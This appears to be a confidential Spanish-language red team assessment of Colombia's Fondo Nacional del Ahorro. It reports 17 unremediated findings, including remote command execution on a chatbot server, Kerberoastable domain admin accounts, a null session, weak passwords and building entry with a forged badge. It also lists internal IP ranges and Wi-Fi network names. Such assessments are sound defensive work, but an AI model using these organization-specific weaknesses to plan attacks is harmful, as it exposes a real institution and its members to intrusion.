El presente documento tiene como finalidad **detallar los resultados del análisis de seguridad realizado**, proporcionando al FNA una visión clara sobre su estado actual en cuanto a seguridad tecnológica y física. Además, se busca ofrecer **recomendaciones específicas para mitigar riesgos** y mejorar la capacidad de la organización para protegerse contra amenazas emergentes.

Objetivos Específicos del Análisis de Seguridad

1. Verificar exhaustivamente el estado de seguridad de los servicios financieros y operativos del FNA, identificando vulnerabilidades que puedan comprometer la confidencialidad de la información de los afiliados, la integridad de los datos de transacciones, y la disponibilidad de los sistemas críticos, como los sistemas de ahorro y crédito de vivienda.
2. **Evaluar los riesgos asociados a cada vulnerabilidad detectada**, considerando su impacto potencial en la entidad, con base en los siguientes factores:
 - Posibles pérdidas financieras para el FNA derivadas de una explotación exitosa de vulnerabilidades.
 - Pérdida de confianza por parte de los afiliados, afectando la credibilidad del FNA en su capacidad de proteger los datos personales y financieros.
 - Daños a la reputación institucional en caso de que un incidente de seguridad comprometa los servicios o la información, y llegue a tener cobertura mediática.
3. **Proponer mejoras en la infraestructura tecnológica** del FNA para minimizar los riesgos detectados y fortalecer la resiliencia frente a ataques cibernéticos, asegurando la continuidad operativa y la confianza de los afiliados.

Este análisis de seguridad tiene como objetivo proporcionar al FNA una **evaluación completa de su exposición a amenazas** y vulnerabilidades, con un enfoque en la prevención, protección y respuesta ante posibles incidentes, asegurando así el cumplimiento de su misión de facilitar el acceso a vivienda y educación de manera segura para sus afiliados.

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: CONFIDENCIAL

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

4 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

3. Estructura del documento

A continuación, se detalla la estructura de este documento y de sus apartados, resumiendo los aspectos más reseñables de cada uno de ellos.

- ✓ **Alcance del trabajo y limitaciones al mismo.** Descripción del nivel de detalle alcanzado durante los trabajos realizados y aspectos no revisados de forma explícita.
- ✓ **Resumen ejecutivo.** Principales resultados de alto nivel obtenidos.
- ✓ **Detalles técnicos.** Descripción pormenorizada de las revisiones llevadas a cabo durante el ejercicio de la actividad y presentación de resultados.
- ✓ **Resumen de vulnerabilidades.** Vulnerabilidades halladas a lo largo del desarrollo del proyecto.
- ✓ **Detalle de vulnerabilidades.** Análisis en detalle de las vulnerabilidades detectadas y de cómo mitigarlas.
- ✓ **Enfoque metodológico.** Detalle de la metodología utilizada para la realización de los trabajos y consideraciones particulares para cada uno de los enfoques realizados.
- ✓ **Cambios efectuados en el dominio.** Detalle de los cambios que han tenido lugar a nivel de dominio durante el transcurso del ejercicio, para alcanzar el objetivo de este.

4. Alcance del trabajo realizado

4.1. Alcance del trabajo

El alcance del análisis de seguridad efectuado queda reflejado en la siguiente tabla:

Activos	Se tienen en cuenta todos los activos pertenecientes a la compañía para el objetivo antes descrito: 1. Auditoría Externa 2. Auditoría Interna 2.1 Red Inalámbrica WIFI 2.2 Infraestructura interna. 3. Tecnología RFID 4. Acceso Físico – Ingeniería social
Tipo de pruebas	Se llevaron a cabo pruebas de Red Teaming dirigidas a la infraestructura externa e interna, así como a las redes inalámbricas y tecnología RFID, con acceso físico e ingeniería social. Estas pruebas simulan ataques reales utilizando tácticas y técnicas de adversarios sofisticados, con el objetivo de identificar y explotar vulnerabilidades en sistemas y aplicaciones. Además, se aplicaron técnicas de movimiento lateral para evaluar la capacidad de desplazamiento entre sistemas dentro de la red, de igual manera verificando la seguridad general de la infraestructura, tiempos de respuestas internos y la solidez de las redes Wi-Fi de la organización.
Tipo de análisis	<u>Desde el punto vista del conocimiento previo:</u> Caja negra y caja gris. <u>Desde el punto de vista del nivel de intrusión:</u> Enumeración de información, test de intrusión, explotación y post explotación. <u>Desde el punto de vista del origen de las pruebas:</u> externo (Ubicación externa al edificio del cliente), interno (instalaciones de la organización). <u>Desde el punto de vista del tipo de pruebas:</u> híbridas (automáticas y manuales).

Zona de compromiso	Basándose en sus direcciones IP, los activos se encuentran previsiblemente ubicados en todas las redes indicadas en el apartado “activos”.
Ámbito	Activos externos e internos, WIFI y RFID.
Vectores (interacciones)	Protocolos HTTP/HTTPS de entrada/salida entre un navegador y un servidor web. Protocolo TCP/IP entrada/salida entre sistema origen y destino. Protocolo HTTPS entre sistema origen y destino. Protocolos FTP y SMB interacción Protocolo RDP en secciones de acceso
Reglas de compromiso	Entre las reglas de compromiso determinadas en la metodología MAVERIC© de Mnemo, se destaca la que atañe a la realización pruebas de seguridad pasiva, es decir, sin comprometer ni la integridad ni la disponibilidad de los activos que componen el objetivo.

Algunos objetivos relevantes que cubrir durante la ejecución del servicio contemplan los siguientes aspectos:

- ✓ Enumeración de los diferentes recursos web, dentro del alcance del proyecto, expuestos hacia Internet y que por lo tanto son susceptibles de recibir ataques relacionados con su arquitectura o desarrollo y filtración de información.
- ✓ Verificación de la eficacia de las medidas de seguridad implantadas en los sistemas de seguridad.
- ✓ Análisis del nivel de exposición y riesgo de los sistemas de información que soporta la infraestructura tecnológica.
- ✓ Identificación de las vulnerabilidades y amenazas asociadas a los servicios de infraestructura, redes WIFI y tecnologías RFID junto con análisis de los actuales mecanismos de seguridad desplegados.
- ✓ Exploración exhaustiva de los recursos en general en el alcance del proyecto, identificando posibles puntos de vulnerabilidad expuestos a amenazas relacionadas con su arquitectura, desarrollo y filtración de información a través de Internet.
- ✓ Evaluación de la efectividad de las medidas de seguridad implementadas en los sistemas de seguridad, con un enfoque en la infraestructura tecnológica subyacente.
- ✓ Análisis detallado del nivel de exposición y riesgo de los sistemas de información respaldados por la infraestructura tecnológica, destacando áreas susceptibles a amenazas potenciales.

Las redes desde las cuales se ha realizado la auditoría son las siguientes:

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: CONFIDENCIAL

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

7 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

Redes de acceso
Red interna (cableada)
WLAN_LAN
WLAN_DIRECTIVOS
WLAN_EVENTOS



4.2. Limitaciones al alcance

Durante el ejercicio de auditoría de seguridad, se identificaron diversas limitaciones que, lejos de ser obstáculos, reflejan una **postura interna sólida en términos de seguridad**. Estas restricciones surgieron principalmente a partir de los controles implementados en la **red interna** de la organización, lo cual es un claro indicio de que se han adoptado medidas eficaces para proteger los activos y sistemas internos.

Las limitaciones encontradas están asociadas a la configuración específica de la red y a los permisos que regulan el acceso a los diferentes segmentos. En particular, se observó que la realización de pruebas en la red Wi-Fi y en la red cableada depende de varias configuraciones críticas, tales como:

- **Activación del punto de red:** Requiere que el dispositivo esté correctamente conectado y autorizado en el segmento de red correspondiente.
- **Permisos sobre los segmentos de red:** El acceso a diferentes áreas de la red está segmentado y controlado, limitando el alcance de la auditoría a los segmentos autorizados.
- **Configuración de proxy:** Para acceder a ciertos servicios o recursos, es necesario que el equipo auditor esté correctamente configurado con los parámetros del proxy institucional.
- **Reserva de IP:** Las direcciones IP deben estar previamente reservadas y autorizadas, lo que limita la capacidad de interactuar con ciertos sistemas sin esa autorización.
- **Permisos sobre la dirección MAC:** El acceso a la red está restringido por controles de autenticación basados en la MAC del dispositivo, evitando que equipos no autorizados se conecten.

Estas limitaciones se deben, en gran medida, a la existencia de **controles de seguridad avanzados**, correctamente configurados y administrados. Estas medidas no solo son indicativas de una arquitectura de seguridad robusta, sino que también añaden una capa esencial de protección que dificulta cualquier intento de acceso no autorizado. Si bien estas restricciones limitaron el alcance de la auditoría en algunos aspectos, también destacan la efectividad de las políticas de seguridad implementadas, cuyo propósito es precisamente **prevenir la exposición innecesaria** de los recursos internos y garantizar la **seguridad de la información**.

En resumen, las limitaciones identificadas son una manifestación positiva de la **madurez en la gestión de la seguridad** de la organización, ya que dificultan la explotación de vulnerabilidades y refuerzan la protección contra posibles ataques.

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024


8 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

5. Resumen ejecutivo

El análisis de seguridad realizado sobre las diferentes tecnologías del Fondo Nacional del Ahorro se llevó a cabo en varias fases, que incluyeron: una fase de OSINT para identificar accesos externos e información relevante, una fase de explotación de activos externos, seguida de la explotación de activos internos, comprobación de seguridad RFID, y evaluación del acceso físico combinado con ingeniería social. Tras este exhaustivo análisis, revisión y las pruebas de seguridad efectuadas, se obtuvieron los siguientes resultados:

PARCIALMENTE SATISFACTORIO



La siguiente tabla muestra el estado actual de las vulnerabilidades existentes en función del riesgo de estas:

Criticidad	Nº vulnerabilidades detectadas en el análisis actual	Nº vulnerabilidades detectadas en análisis previos	Nº vulnerabilidades corregidas	Nº vulnerabilidades sin corregir
Crítico	3	-	-	3
Alto	2	-	-	2
Medio	11	-	-	11
Bajo	1	-	-	1
Informacional	0	-	-	0
Total	17	-	-	17

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha:07 Oct 2024

9 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

5.1. Resultados

Algunas de las vulnerabilidades que se identificaron durante la realización de los análisis de seguridad son las siguientes:

5.1.1 Infraestructura Externa:

Durante el análisis de la **infraestructura externa**, se identificaron diversas vulnerabilidades de distinta severidad, algunas de mayor riesgo que otras. Entre las más destacadas se encuentran:

- **Divulgación de software en las respuestas del servidor:** Se detectaron configuraciones que permiten revelar información sobre el software utilizado, lo que puede facilitar a posibles atacantes la identificación de vulnerabilidades específicas de esas versiones.
- **Incorrecta implementación de cabeceras de seguridad:** La falta de cabeceras adecuadas en las respuestas del servidor representa un riesgo, ya que estas cabeceras son fundamentales para mitigar varios tipos de ataques, como cross-site scripting (XSS) y clickjacking.
- **Errores no controlados:** Se identificaron varios puntos en los que los errores no se gestionan correctamente, exponiendo información sensible y potencialmente comprometiendo la seguridad de las aplicaciones.

Un hallazgo considerado de nivel medio fue la **exposición de documentación interna** en la infraestructura externa, lo que incluyó archivos WSDL relacionados con servicios clave como cesantías, prensa, vivienda y atención a la ciudadanía. Esta exposición no autorizada de documentación podría facilitar a atacantes la comprensión del funcionamiento interno de los servicios y encontrar vías de explotación.

Además, se encontraron **metadatos en los archivos expuestos en internet**, que contenían información sensible como:

- Nombres de usuarios
- Rutas de archivos
- Direcciones IP
- Software instalado y sus versiones
- Impresoras utilizadas
- Sistema operativo de los servidores

Estos metadatos representan una **fuga significativa de información**, ya que permiten a un atacante comprender partes de la infraestructura interna y buscar posibles vulnerabilidades específicas basadas en las versiones de software reveladas.

El hallazgo más crítico se centró en una vulnerabilidad presente en el servicio **chatbotcobranzas**, alojado en la página web. Durante la auditoría, se logró explotar una vulnerabilidad que permitió la **ejecución remota de comandos en el servidor** donde se encuentra implementado el chatbot. Esta vulnerabilidad crítica dio como resultado el **control completo del servidor**, permitiendo actividades maliciosas como la exfiltración de datos, la enumeración de información adicional, y la posibilidad de comprometer aún más la infraestructura.

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: CONFIDENCIAL

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

10 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

5.1.2 Infraestructura Interna:

- Se detectaron contraseñas que no cumplen con políticas de seguridad robustas, lo que las hace vulnerables a ataques de fuerza bruta o reutilización. Algunas de estas credenciales permiten el acceso a plataformas sensibles y a la infraestructura interna. En particular, se encontró una cuenta con **ciertos privilegios**, los cuales pueden ser abusados para obtener accesos no autorizados a recursos críticos.
- Se identificó que ciertos usuarios no tienen correctamente configurados sus permisos en el dominio. Estos errores permiten el **abuso de privilegios**, lo que posibilita la **escalada de privilegios** dentro del entorno, otorgando a un atacante capacidades avanzadas para comprometer la red interna.
- Se detectaron cuentas de **administradores de dominio** expuestas a ataques de Kerberoasting. Mediante este vector de ataque, se pudo extraer el **hash de contraseñas** de estos usuarios privilegiados. Aunque inicialmente la contraseña está cifrada, existe un riesgo significativo de que este hash sea descifrado, lo que daría acceso total al dominio.
- Se identificó una **sesión nula** activa en los controladores de dominio, lo que permitió la enumeración de información crítica, como los **usuarios creados en el dominio**. Esta fuga de información facilita el reconocimiento de la infraestructura interna y podría ser utilizada por un atacante para planear futuras acciones maliciosas.
- Se detectaron varios equipos que actualmente no reciben soporte por parte de los fabricantes, lo que constituye una brecha importante en la seguridad. Estos sistemas no pueden recibir **parches de seguridad** para corregir vulnerabilidades nuevas, lo que los convierte en un objetivo fácil para ataques. La presencia de estos dispositivos aumenta el riesgo de **accesos no autorizados** dentro de la red, al ser puntos vulnerables que no pueden ser adecuadamente protegidos.

5.1.3 Acceso Físico:

Durante la auditoría, se comprobó que, mediante la creación de un **carnet falso**, un miembro del equipo de Red Team logró ingresar a las instalaciones de la **Fondo Nacional del Ahorro (FNA)** sin ser detectado. Los guardias de seguridad no cuestionaron si la persona ya había ingresado previamente, ni verificaron de manera rigurosa si contaba con los permisos de acceso correspondientes. Este hallazgo pone de manifiesto que el personal de seguridad presenta un **nivel de permisividad**, al no comprobar con precisión la autenticidad del carnet portado por los visitantes ni cuestionar las actividades que están llevando a cabo dentro de las instalaciones. Esta brecha de seguridad física podría ser aprovechada para ejecutar **campañas de ingeniería social**, tales como:

- **Baiting** (dejar dispositivos infectados a propósito para que sean conectados por empleados).
- **Instalación de keyloggers físicos**.
- **Ataques tipo QR phishing** (distribución de códigos QR maliciosos).
- **Sustracción de activos físicos**, como portátiles sin medidas de protección, aprovechando la posibilidad de retirarlos por las rejas exteriores de la compañía.

El éxito de esta simulación evidencia la **necesidad de reforzar los controles de acceso físico**, así como de concientizar al personal de seguridad sobre la importancia de verificar de manera rigurosa los permisos de entrada y cuestionar la presencia de personas no autorizadas dentro de las instalaciones.

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: CONFIDENCIAL

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

11 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

5.2. Puntos fuertes de los activos analizados

Se detallan a continuación aquellos aspectos que se han valorado en los activos e infraestructura por ser medidas de seguridad destacables en los mismos:

5.2.1 Infraestructura:

- ✓ Durante la auditoría de seguridad, se identificaron varios aspectos robustos en la infraestructura interna, comenzando por una segmentación adecuada de la red. A pesar de lograr conectarse a la red interna, no fue posible acceder a ciertos segmentos, tanto en la red WIFI como en la red cableada, lo que refuerza la correcta división de las zonas críticas y la protección de los recursos sensibles.
- ✓ Asimismo, se evidenció una implementación efectiva de dispositivos de seguridad perimetral, como firewalls correctamente configurados, lo que impidió el acceso no autorizado y filtró adecuadamente el tráfico de la red. Además, se identificó el uso de un Web Application Firewall (WAF) que bloqueó ciertos tipos de ataques dirigidos a aplicaciones web y accesos no deseados, brindando una capa adicional de seguridad.
- ✓ Otra fortaleza clave es el uso de Darktrace, una solución de seguridad que aplica controles granulares al detectar comportamientos sospechosos. Durante las pruebas, este sistema bloqueó varias actividades consideradas maliciosas, desde técnicas básicas de reconocimiento de puertos y acceso SMB a servidores, hasta ataques avanzados como DFSCoerce y PetitPotam, demostrando su capacidad para identificar y mitigar potenciales amenazas de manera eficiente.
- ✓ De igual manera, el antivirus implementado también juega un papel crucial en la defensa de la red, ya que detectó y bloqueó el uso de herramientas de pentesting como CrackMapExec, impidiendo la ejecución de acciones peligrosas y previniendo actividades maliciosas que pudieran comprometer la infraestructura.
- ✓ Durante las pruebas no se encontraron vulnerabilidades críticas como ASREPROast, EternalBlue, Zerologon, o NoPac, lo que refleja que las mitigaciones necesarias han sido aplicadas y mantenidas actualizadas, previniendo que un ataque explote estas fallas para comprometer los sistemas.
- ✓ Por otro lado, aunque se encontraron algunas contraseñas de fácil adivinación, se identificó la implementación del software Verify, que previene la reutilización de credenciales débiles o fáciles de adivinar. Sin embargo, se observó que algunas personas no cumplen con estas políticas, lo que puede abrir brechas de seguridad si no se controla adecuadamente. Aun así, se observó la existencia de políticas de bloqueo de cuentas tras múltiples intentos fallidos, lo que protege contra ataques como Password Spraying.
- ✓ No se ha detectado la posibilidad de realizar ataques de inyección SQL en los activos públicos.

5.2.2 WIFI:

- ✓ Durante la auditoría de seguridad, se evidenció la implementación de estrictos controles de seguridad en la red WIFI de la organización. En particular, se observó que la conexión a las redes inalámbricas está gestionada a través de Cisco Secure Client, lo que añade un nivel significativo de protección. Además de la instalación de este software, es necesario configurar correctamente archivos específicos en rutas determinadas para poder establecer la conexión. Sin embargo, incluso tras cumplir con estos requisitos, no es posible conectarse sin un certificado de seguridad adicional, lo que proporciona una capa extra de protección frente a accesos no autorizados.
- ✓ La red principal utiliza el protocolo WPA2 Enterprise, el cual requiere que cada usuario autentique su acceso con sus propias credenciales. Este enfoque permite que cada conexión sea única para cada usuario, facilitando la trazabilidad de su actividad dentro de la red interna y ofreciendo un mayor control sobre los accesos a la red.
- ✓ El único vector de ataque potencial en este tipo de redes (WPA2 Enterprise) es la posibilidad de realizar ataques automatizados o manuales de diccionario para intentar obtener las credenciales de los usuarios. Sin embargo, esta vulnerabilidad puede mitigarse mediante la implementación de autenticación de dos factores (2FA), la cual no está activada actualmente, pero sería una mejora recomendable. A pesar de esto, es importante resaltar que los controles de seguridad actuales, como la necesidad del certificado y la configuración precisa de archivos, hacen que la conexión no autorizada a la red WIFI sea extremadamente difícil sin estos elementos.

- La correcta segmentación de la red, junto con la implementación de políticas de acceso diferenciadas entre la red cableada y la red inalámbrica, demuestran una estrategia de defensa en profundidad bien aplicada. Este enfoque limita la exposición innecesaria de activos críticos y reduce la superficie de ataque, lo que hace más difícil que un atacante obtenga acceso a toda la red desde un único punto de entrada.
- La integración de herramientas como Darktrace y los sistemas antivirus implementados en la infraestructura proporcionan una capa sólida de detección y respuesta ante comportamientos sospechosos. Estas soluciones demostraron su efectividad al bloquear varias acciones durante las pruebas, lo que refuerza la postura proactiva en la defensa de la organización frente a posibles ataques internos y externos.
- El uso de WPA2 Enterprise en la red WIFI y el control de acceso mediante Cisco Secure Client, respaldado por certificados digitales, refuerzan la seguridad de la red inalámbrica. Esta combinación de autenticación individual y la imposibilidad de conectarse sin la configuración adecuada eleva el nivel de seguridad, dificultando los accesos no autorizados, incluso si se dispone de las credenciales de la organización.
- A pesar de contar con controles perimetrales sólidos, se identificaron varias vulnerabilidades en la infraestructura externa, como la exposición de documentación interna (archivos WSDL) y metadatos que contienen información confidencial sobre usuarios, software, impresoras, y direcciones IP. Esta fuga de datos representa un riesgo significativo, ya que proporciona a los atacantes un mapa detallado de la infraestructura, facilitando la planificación de futuros ataques.
- La detección de **vulnerabilidades críticas** en aplicaciones externas, como la capacidad de ejecutar comandos en servidores a través de la vulnerabilidad en el **chatbot de cobranzas**, destaca la necesidad de realizar evaluaciones de seguridad más frecuentes en los activos expuestos públicamente. Estas fallas podrían permitir a los atacantes comprometer sistemas sensibles y llevar a cabo acciones como la exfiltración de datos o la escalación de privilegios.
- A pesar de las políticas implementadas para mitigar el uso de contraseñas débiles, se identificó el uso de credenciales predecibles y vulnerables que podrían ser reutilizadas en diferentes sistemas. Esta debilidad puede ser explotada por atacantes para obtener accesos no autorizados a plataformas sensibles y escalar privilegios dentro del dominio. La recomendación es reforzar las políticas de autenticación y fomentar la adopción de múltiples factores de autenticación (MFA).
- Se identificaron problemas en la configuración de permisos de ciertos usuarios que permiten la escalación de privilegios dentro del dominio. Esto sugiere la necesidad de auditar y revisar regularmente las asignaciones de permisos y roles en la red interna para minimizar el riesgo de que usuarios malintencionados o atacantes internos exploten estos errores de configuración.

MNEMO

- La ausencia de vulnerabilidades graves como ASREPROast, EternalBlue, ZeroLogon, y otras fallas de alto perfil, demuestra que la organización ha aplicado de manera efectiva las mitigaciones y parches necesarios para protegerse de estos ataques. Este enfoque demuestra un buen manejo de las actualizaciones y el mantenimiento de la infraestructura.
- El éxito al realizar un acceso no autorizado a las instalaciones físicas utilizando un carnet falso resalta la necesidad de mejorar los protocolos y la capacitación del personal de seguridad. Los guardias de seguridad deben ser capacitados en la verificación rigurosa de credenciales y en la identificación de comportamientos sospechosos dentro de las instalaciones, ya que fallos en esta área pueden permitir a atacantes realizar ataques de ingeniería social, como la instalación de dispositivos maliciosos o la extracción de activos físicos.
- A lo largo de la auditoría se evidenció que la organización cuenta con una gestión activa de vulnerabilidades y aplica controles preventivos eficaces, como la segmentación de la red y el uso de herramientas avanzadas de monitoreo y detección. Sin embargo, se recomienda seguir fortaleciendo las políticas de gestión de credenciales, mejorar la seguridad física, y realizar auditorías más frecuentes para mantener una postura de seguridad sólida frente a un entorno de amenazas en constante evolución.

6. Detalles técnicos

En este apartado se detallan todos los resultados identificados a partir de la auditoría técnica llevada a cabo durante el periodo del servicio.

6.1. Descubrimiento de activos

A través de varios procesos automatizados se logró identificar la suma total de presuntos **6 segmentos y 3 redes inalámbricas diferentes** pertenecientes al Fondo Nacional del Ahorro.

6.2. Identificación de rangos de direcciones IP y redes WIFI

El rango de direcciones IP con el que se siguió la revisión técnica una vez que se pudo acceder a la red es el siguiente:

Rangos IP
172.16.0.0/24, 172.17.0.0/24, 10.1.252.0/24, 10.250.0.0/16, 172.31.0.0/16, 192.168.0.0/16

Redes WIFI
WLAN_LAN, WLAN_DIRECTIVOS, WLAN_EVENTOS

6.3. Escenarios

El equipo auditor del Red Team inició el ejercicio sin información previa ni credenciales del cliente, adoptando un enfoque de caja negra. El proceso se llevó a cabo siguiendo las fases iniciales de **reconocimiento pasivo (OSINT)** para recopilar información pública relacionada con el cliente, tales como tecnologías utilizadas, nombres de usuarios, sitios web oficiales y cualquier otro dato relevante que pudiera facilitar la identificación de posibles vectores de ataque. Esta metodología garantiza que el enfoque simule un ataque real de adversarios externos que no cuentan con acceso legítimo a los sistemas ni a las redes del cliente.

Durante la auditoría, se abordaron los siguientes escenarios, cada uno con objetivos específicos enfocados en la infraestructura y activos clave de la organización:

- Escenario 1: Evaluación de los activos externos.
 - Objetivo: Enumerar, analizar y comprometer los activos externos del **Fondo Nacional de Ahorro**, particularmente aquellos expuestos al público, con el fin de identificar posibles vulnerabilidades

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

16 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

que pudieran ser aprovechadas para obtener acceso a infraestructuras sensibles o comprometer cuentas administrativas y privilegios elevados.

- Estado inicial: El equipo inició sin ninguna credencial ni acceso previo a la red. Se partió exclusivamente de información pública obtenida a través de fuentes abiertas, como motores de búsqueda, registros de dominio, perfiles de redes sociales, y cualquier otra pista que ayudara a identificar activos expuestos en el entorno externo. Esto incluyó la identificación de **sitios web**, **subdominios**, **servicios expuestos**, y otras aplicaciones accesibles desde internet.
- Escenario 2: Auditoría de redes inalámbricas (WIFI).
 - Objetivo: Enumerar, analizar y comprometer las **redes inalámbricas** de la organización, con el propósito de identificar posibles puntos de acceso no autorizados y evaluar las configuraciones de seguridad implementadas. El fin último es determinar si un atacante externo podría obtener acceso a la infraestructura mediante conexiones inalámbricas comprometidas.
 - Estado inicial: El equipo no recibió credenciales de acceso a las redes inalámbricas. En una primera fase, se realizaron análisis exhaustivos para identificar los puntos de acceso WIFI disponibles y sus configuraciones. En una segunda fase, con las configuraciones proporcionadas, se llevó a cabo un análisis técnico más profundo para evaluar la seguridad de la red y los mecanismos de autenticación, que incluyeron certificados digitales y archivos de configuración especializados.
- Escenario 3: Evaluación de la infraestructura interna mediante conexión cableada.
 - Objetivo: Enumerar, analizar y comprometer los activos críticos en la infraestructura interna del Fondo Nacional de Ahorro. Esto incluye servidores de aplicaciones, sitios web, **controladores de dominio**, y otros componentes clave. Se buscó determinar hasta qué punto un atacante externo, o uno con privilegios limitados, podría obtener acceso no autorizado o comprometer el entorno interno.
 - Estado inicial: Se plantearon dos situaciones:
 1. Un atacante externo sin ningún tipo de acceso previo intenta conectarse a la red interna por medio de conexiones cableadas o inalámbricas.
 2. Un escenario en el que el atacante cuenta con privilegios limitados dentro de la red, simulando a un usuario malintencionado interno o un atacante que ya haya conseguido acceso limitado.
- Escenario 4: Evaluación de las tecnologías RFID y acceso físico.
 - Objetivo: Enumerar, analizar y comprometer las **tecnologías RFID** y sistemas de acceso físico del Fondo Nacional de Ahorro. El objetivo es evaluar la efectividad de los mecanismos de control de acceso físico y determinar si es posible obtener acceso no autorizado mediante la explotación de **dispositivos biométricos** o sistemas de tarjetas de identificación.
 - Estado inicial: El equipo no contó con manuales ni información técnica sobre los dispositivos de control de acceso. No obstante, se facilitó el acceso a una tarjeta de un funcionario, lo que permitió explorar posibles vulnerabilidades relacionadas con la **clonación de tarjetas** o la manipulación de sistemas RFID.

6.3.1 Escenario 1 - Evaluación de los activos externos.

- Objetivo: Analizar y comprometer los activos externos del **Fondo Nacional de Ahorro**, tales como sitios web públicos, para encontrar vulnerabilidades que pudieran dar acceso a infraestructuras sensibles.
- Estado inicial: Sin credenciales, el equipo utilizó técnicas de reconocimiento para identificar activos y servicios expuestos. Se descubrieron algunas vulnerabilidades menores y una crítica, que podrían explotarse en un ataque dirigido, aunque en general se observó una correcta implementación de los controles externos.

Durante el desarrollo del Escenario 1, se inició con la recolección de información mediante técnicas de **OSINT** (Open Source Intelligence). En esta fase preliminar, se identificó una cantidad significativa de datos públicos que incluían nombres de usuario, carpetas, software utilizado, correos electrónicos, sistemas operativos, impresoras, direcciones IP, URLs propias del **Fondo Nacional del Ahorro (FNA)**, entre otros elementos de interés. Esta información resultó valiosa para las siguientes fases del ejercicio Red Team.

6.3.1.1 Etapas del Escenario 1:

Escaneo e Identificación:

- **Actividad**: Se realizó un escaneo en el dominio `www.fna.gov.co` con el objetivo de identificar documentos expuestos públicamente. Se rastrearon diversos tipos de archivos, incluidos `.doc`, `.docx`, `.pdf`, `.xls`, `.xlsx`, `.ppt`, `.json`, entre otros.
- **Resultado**: Se detectaron más de **450 documentos**. El análisis de estos archivos permitió enumerar información valiosa para las siguientes fases del ataque, destacando la obtención de datos que podrían ser aprovechados para comprometer la infraestructura interna.




Ilustración 1. Metadatos - Identificación información interna

NIVEL DE SEGURIDAD DE ESTE DOCUMENTO: **CONFIDENCIAL**

Documento: FNA-001-Informe_Red_Team_v1.0

Fecha: 07 Oct 2024

18 / 88

No está permitida su reproducción, distribución o comunicación fuera del destinatario, salvo autorización.

Id	Type	URL	Download
3	pdf	https://www.fna.gov.co/sobre-el-fna/normatividad/Vivienda Acuerdos/ACUERDO 2394 DE 2021 CONDICIONES FINANCIER...	
4	pdf	https://www.fna.gov.co/atencion-ciudadana/Formularios/Documentacion basica requerida.pdf	
5	pdf	https://www.fna.gov.co/atencion-ciudadana/Formularios/Formulario de retiro Ahorro voluntario.pdf	
6	pdf	https://www.fna.gov.co/atencion-ciudadana/Formularios/OT4866FORMULARIODEAFILIACIONGCF0181V4REGLEMENTOA...	
7	pdf	https://www.fna.gov.co/atencion-ciudadana/mis-canales/manual turnos 2022/Manual turnos virtuales 2022.pdf	
